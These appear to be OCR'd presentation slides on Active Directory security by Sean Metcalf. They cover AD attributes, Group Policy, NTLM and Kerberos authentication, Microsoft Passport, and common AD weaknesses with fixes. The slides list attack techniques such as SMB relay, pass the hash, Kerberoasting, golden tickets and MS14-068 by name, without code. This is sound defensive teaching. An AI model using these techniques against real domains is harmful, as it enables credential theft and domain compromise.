- msExchHomeServerName
- **CustomAttribute1 - 50**
- **ServicePrincipalName**

Get-ADComputer -Filter * -Property


- Created
- Modified
- Enabled
- Description
- LastLogonDate (Reboot)
- PrimaryGroupID (516 = DC)
- PasswordLastSet (Active/Inactive)
- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

Group Policy

- User & computer management
- Create GPO & link to OU
- Comprised of:
  - Group Policy Object (GPO) in AD
  - Group Policy Template (GPT) files in SYSVOL
  - Group Policy Client Side Extensions on clients
- MS15-011 & MS15-014 MiTM Vulnerabilities (MS15-011 requires UNC Hardening GPO)
- Modify GPO or GPT…

Authentication

NTLM




https://blogs.technet.microsoft.com/isrpfeplat/2010/11/05/optimizing-ntlm-authentication-flow-in-multi-domain-environments/

NLM Attacks

- SMB Relay - simulate SMB server or relay to attacker system.
- Intranet HTTP NTLM auth – Relay to Rogue Server
- NBNS/LLMNR – respond to NetBIOS broadcasts
- HTTP -> SMB NTLM Relay
- WPAD (network proxy)
- ZackAttack - SOCKS proxy, SMB/HTTP, LDAP, etc
- Pass the Hash (PtH)

“Therefore, applications are generally advised not to use NTLM”




5.1 Security Considerations for Implementers

Implementers need to be aware that NTLM does not support any recent cryptographic methods, such as AES or SHA-256. It uses cyclic redundancy check (CRC) or message digest algorithms ([RFC1321]) for integrity, and it uses RC4 for encryption. Deriving a key from a password is as specified in [RFC1320] and [FIPS46-2]. Therefore, applications are generally advised not to use NTLM.<75>

The NTLM server does not require the NTLM client to send the MIC, but sending the MIC when the timestamp is present greatly increases security. Although implementations of NLMP will work without support for MIC, they will be vulnerable to message tampering.

https://msdn.microsoft.com/en-us/library/cc236715.aspx

Kerberos


Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Kerberos Attacks

- Replay Attacks
- Pass the Ticket
- Over-pass the hash (pass the key)
- Offline (User) Password Cracking (Kerberoast)
- Forged Tickets - Golden/Silver
- Diamond PAC
- MS14-068

MS14-068: (Microsoft) Kerberos Vulnerability

- ✦MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦Domain Controller Kerberos (KDC) Service didn’t correctly validate the PAC checksum.
- ✦Create a Kerberos “Golden Ticket” using a valid AD user account.

http://adsecurity.org/?tag=ms14068

Gavin Millard @gmillard · 11h

MS14-068 in the real world.

"Welcome Captain. Would you like a coffee before you take off"

#infosec

Weaknesses

NTLM

- Typically mix of NTLM v1 & v2.
- Encryption: DES or MD4 or HMAC-MD5.
- No mutual authentication.
- Hash used behind the scenes.
- Stolen credentials reusable (until pw changed).
- Credential can be 'leaked' via web browser.

Kerberos

- Supported encryption types.
- RC4 enc. = NTLM Hash
- Compromise of LTK = compromise of Kerberos.
- Stolen credentials reusable (until ticket expires).
- TGS PAC validation not typically performed.

Microsoft Passport

Microsoft Passport is a two-factor authentication (2FA) system that combines a PIN or biometrics (via Windows Hello) with encrypted keys from a user’s device to provide two-factor authentication.


https://blogs.windows.com/buildingapps/2016/01/26/convenient-two-factor-authentication-with-microsoft-passport-and-windows-hello/

Microsoft Passport & Active Directory (beta)

- TPM generates user public-private key pair (public key added to AD user attribute).
- User credential device-specific secrets stored in VSM.
- Machine data & user credential info combined & sent to DC for user TGT.
- Cred Guard owns system private key used to get TGT.

Microsoft Passport Active Directory Requirements

- PKI Authentication
  - Windows Server **2012 R2** Domain Controllers
  - Windows Server 2016 schema update
  - Windows Server 2016 ADFS
  - SCCM 2012 R2 SP2+
- Key-based Authentication
  - Same, except: Windows Server **2016** Domain Controllers



The Most Common AD Security Issues

… and how to fix them.

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Active Directory's Security Boundary

- Forest, not Domain.
- Older AD forests have multiple domains for "security".
- Trusts extend boundary & may introduce exploit paths (http://www.harmj0y.net/blog/redteaming/domain-trusts-why-you-should-care/)

Microsoft Default Settings

- No security policy = default (minimum).
- DCs need additional security policies (GPO).
- Windows Systems (DC) need to be configured for enhanced auditing (Vista/2008+).

  9 -> 53

auditpol.exe /get /category:*

Unpatched Systems (including DCs)

- Attacks don’t typically use 0-days.
- Unpatched DCs (MS14-068) can result in total forest compromise.
- Rapidly Deploy all “critical” & “important” patches, especially those with a public PoC (~7 – 14 days).

Run Out-dated OS Versions

- Remove old, unsupported operating systems.
- If not, mitigate by isolating systems on the network.
- Newer Windows versions have greatly improved security.
- If DCs !=> 2008, no Kerberos AES encryption. Win7/2008R2+ Kerberos DES disabled.
- AD security features are based on DC OS version.

2003 -> 2008 -> 2008R2 -> 2012 -> 2012R2 -> 2016

Simple DSRM Password with no Management

- Directory Services Restore Mode (DSRM)
- “Break glass” access to DC (RID 500)
- Console logon w/ DSRM account (Administrator)
- DSRM pw set when DC is promoted
- Rarely changed - Password Change Process?
- Best to synchronize from AD account (2008R2+).

